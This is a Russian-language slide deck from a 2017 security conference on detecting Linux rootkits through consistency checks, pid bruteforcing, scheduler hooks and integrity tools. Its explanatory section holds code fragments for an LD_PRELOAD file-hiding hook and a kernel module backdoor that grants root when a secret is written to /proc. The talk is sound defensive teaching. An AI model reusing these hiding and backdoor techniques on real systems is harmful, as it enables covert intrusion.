




Обнаружение руткитов в GNU/Linux




Михаил Клементьев

SECON 2017

- Linux Kernel Security Developer

- Linux Kernel Security Developer
- Security researcher at  Digital Security

- Linux Kernel Security Developer
- Security researcher at  Digital Security
- Hardened Gentoo lover 

- Linux Kernel Security Developer
- Security researcher at  Digital Security
- Hardened Gentoo lover 
- Associate member of  **FREE SOFTWARE**
FOUNDATION

- Зачем все это нужно

О чем доклад?

- Зачем все это нужно
- Что такое руткит

О чем доклад?

- Зачем все это нужно
- Что такое руткит
- Что руткит из себя представляет

О чем доклад?

- Зачем все это нужно
- Что такое руткит
- Что руткит из себя представляет
- Обнаружение руткитов (и немного просто malware)

Отдать швартовый!


ROOT KIT

ROOT/ADMIN ACCESS SET OF TOOLS


The image shows the words 'ROOT' and 'KIT' written in a hand-drawn, blocky font. 'ROOT' is in black, and 'KIT' is in teal. Below 'ROOT' is a black bracket with the text 'ROOT/ADMIN ACCESS' underneath it. Below 'KIT' is a teal bracket with the text 'SET OF TOOLS' underneath it.

А разве меня взломали?


Уязвимости ядра Linux



Уязвимости ядра Linux



Жизненный цикл уязвимости




А разве меня взломали?

А разве меня взломали?


Да.

Какие бывают?




Какие бывают?

- User-space



Какие бывают?

- User-space
- Kernel-space



Чем могут заниматься?

- Подмена системных файлов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений
- Защита от обнаружения

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений
- Защита от обнаружения
- Много всего остального, о чем знают только разработчики

Как это работает: user-space

```
$ touch first_file  
$ touch second_file  
$ touch hidden_file  
$ ls  
first_file second_file
```

Как это работает: user-space

```
$ LD_DEBUG=symbols ls 2>&1 | grep readdir
symbol=orig_readdir; lookup in file=ls
symbol=orig_readdir; lookup in file=/lib64/ld-2.17.so
symbol=readdir; lookup in file=ls
symbol=readdir; lookup in file=/lib64/ld-2.17.so
symbol=readdir; lookup in file=/lib64/libc.so.6
symbol=readdir; lookup in file=/lib64/libc.so.6
symbol=readdir; lookup in file=/lib64/libc.so.6
```

Как это работает: user-space

```
$ ls /lib64/ | grep hide.so
$ # file doesn't exist
$ test -f /lib64/hide.so && echo "exist"
exist
$ env | grep hide.so
LD_PRELOAD=/lib64/hide.so
```

Как это работает: user-space

```
struct dirent *(*orig_readdir)(DIR *);

struct dirent *readdir(DIR *dirp)
{
    struct dirent *ret;
    void *libc = dlopen(LIBC_PATH, RTLD_LAZY);
    orig_readdir = dlsym(libc, "readdir");

    while (ret = orig_readdir(dirp))
        if (strcmp(ret->d_name, HIDDEN_FILENAME))
            break;

    return ret;
}
```

Как это работает: kernel-space

```
$ git clone github.com/NoviceLive/research-rootkit
$ cd research-rootkit/2-fundamentals/root
$ make
# insmod rootko.ko
$ dmesg
[... ] rootko.init_module: Greetings the World!
```

Как это работает: kernel-space

```
# ./r00tme.sh
uid=1000 gid=1000
/proc/kcore: regular file , no read permission
uid=0 gid=0
/proc/kcore: ELF 64-bit LSB core file x86-64...
$ dmesg
[...] rootko.write_h: Comrade, I will help you.
[...] rootko.write_h: See you!
```


Как это работает: kernel-space

```
struct file_operations proc_fops = {
    .write = write_handler
};

int init_module(void)
{
    fm_alert("%s\n", "Greetings_ the_ World!");

    entry = proc_create(NAME, S_IRUGO | S_IWUGO,
                        SECRET_FILE, &proc_fops);

    return 0;
}
```

Как это работает: kernel-space

```
ssize_t
write_handler(struct file * filp, char *buff,
              size_t count, loff_t *offp)
{
    ...
    if (!strncmp(SOME_SECRET, kbuff, count)) {
        fm_alert("%s\n", "Comrade, I will help you.");
        cred = (struct cred *)__task_cred(current);
        cred->uid = cred->euid = cred->fsuid = 0;
        cred->gid = cred->egid = cred->fsgid = 0;
        fm_alert("%s\n", "See you!");
    }
    ...
}
```

Как это работает: kernel-space

```
$ cat r00tme.sh
...
printf '%s' SOME_SECRET > /proc/SECRET_FILE
id
...
```

- Для проверки сервер редко можно выключить

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен
- Open Source решения (chkrootkit, unhide, rkhunter) редко обновляются и неэффективны против kernel-space руткитов

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен
- Open Source решения (chkrootkit, unhide, rkhunter) редко обновляются и неэффективны против kernel-space руткитов
- Почти всегда в недоверенном окружении

- scp && ssh

- `scp && ssh`
- `gcc -static`

- scp && ssh
- gcc -static
- ELF crypter/protector

- scp && ssh
- gcc -static
- ELF crypter/protector
- crackme?!?

- Обнаружение явно не скрытых сущностей

- Обнаружение явно не скрытых сущностей
- Поиск нарушений консистентности user-space/kernel-space

- Обнаружение явно не скрытых сущностей
- Поиск нарушений консистентности user-space/kernel-space
- Проверка целостности

- `.config/gtk-2.0/settings.ini`

user-space [1]: все то, что не скрыто

- .config/gtk-2.0/settings.ini
- /bin/ps, /usr/bin/ps

user-space [1]: все то, что не скрыто

- .config/gtk-2.0/settings.ini
- /bin/ps, /usr/bin/ps
- /usr/bin/rootkit

user-space [2]: поиск противоречий

- Сравнение содержимого `procs` с выводом команды `ps aux`

```
$ ps -e | grep '^ 63'
```

```
6304 ?          00:00:00 acpid
```

```
6328 ?          00:00:00 battery-watcher
```

```
6374 ?          00:00:00 crond
```

```
$ ls /proc | grep '^63'
```

```
6304
```

```
6328
```

```
6346
```

```
6374
```

user-space [2]: поиск противоречий

- Сравнение содержимого `procs` с выводом команды `ps aux`

```
$ ps -e | grep '^ 63'
6304 ?          00:00:00 acpid
6328 ?          00:00:00 battery-watcher
6374 ?          00:00:00 crond
```

```
$ ls /proc | grep '^63'
```

```
6304
```

```
6328
```

```
6346
```

```
6374
```

- Размер файловой системы и файлов

- Сравнение содержимого `procfs` с выводом команды `ps aux`

user-space [2]: поиск противоречий

- Сравнение содержимого `procfs` с выводом команды `ps aux`
- Размер файловой системы и файлов

```
# du -hcs /tmp
```

```
6,7M    /tmp
```

6,7M

```
# df -h | grep /tmp
```

```
tmpfs      12G    8,3M    12G      1% /tmp
```

- AIDE

- AIDE
- Средства, предоставляемые пакетными менеджерами

- AIDE
- Средства, предоставляемые пакетными менеджерами
 - `dpkg --verify`

- AIDE
- Средства, предоставляемые пакетными менеджерами
 - `dpkg --verify`
 - `debsums`

- AIDE
- Средства, предоставляемые пакетными менеджерами
 - `dpkg --verify`
 - `debsums`
 - `rpm -V`

- Поиск нарушений консистентности предоставляемой ядром информации

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов
- Анализ памяти

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов
- Анализ памяти
- Анализ задержек

kernel-space [2]: поиск противоречий

- Перебор всех возможных идентификаторов процесса (pid bruteforce)

```
$ ls /proc | grep '^63'
```

```
6304
```

```
6328
```

```
6374
```

```
$ stat /proc/6305
```

```
stat: cannot stat '/proc/6305: No such file
```

```
$ stat /proc/6306
```

```
stat: cannot stat '/proc/6306: No such file
```

```
$ stat /proc/6307
```


```
File: '/proc/6307'
```

```
Size: 0 Blocks: 0 IO Block: 1024 directory
```

kernel-space [2]: поиск противоречий

```
$ lsmod
Module                Size  Used by
vboxpci               14318  0
vboxnetadp           18566  0
$ cat /proc/kallsyms |grep vboxpci
a0072f00 t DevRegisterIrqHandler      [vboxpci]
a0073040 t DevUnregisterIrqHandler      [vboxpci]
a0072e20 t DevUnmapRegion              [vboxpci]
a0073fe0 t SUPR0IdcClose              [vboxpci]
$ cat /proc/kallsyms |grep '.*\[.*\]$' | cut ...
x86_pkg_temp_thermal
vboxpci
vboxnetadp
```


kernel-space [3]: встраивание в планировщик процессов



```
int hook_try_to_wake_up(struct task_struct *p,
                        unsigned int state,
                        int wake_flags)
{
    printk("p->pid: %d, p->comm: %s\n"
           p->pid, p->comm);
    return origin_try_to_wake_up(p, state,
                                  wake_flags);
}
```

dmesg:

```
[94.568] p->pid: 1749, p->comm: rsyslogd
[94.569] p->pid: 1747, p->comm: rs:main Q:Reg
[94.572] p->pid: 1749, p->comm: rsyslogd
[94.573] p->pid: 1747, p->comm: rs:main Q:Reg
[94.576] p->pid: 1749, p->comm: rsyslogd
[94.577] p->pid: 1747, p->comm: rs:main Q:Reg
[94.580] p->pid: 1749, p->comm: rsyslogd
[94.581] p->pid: 1935, p->comm: hiddenprocess
[94.605] p->pid: 1747, p->comm: rs:main Q:Reg
```

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов
- Анализ памяти
- Анализ задержек

- Использование электронной подписи для модулей ядра

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий
- Обновления, обновления, обновления. . .

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий
- Обновления, обновления, обновления...
- Перезапуск приложений и ядра после обновления (либо kpatch)

Вопросы?

Спасибо за внимание!
Клементьев Михаил
m.klementyev@dsec.ru



- <https://outflux.net>
- <http://securityaffairs.co>
- <http://derekmolloy.ie>
- <https://github.com/NoviceLive/research-rootkit>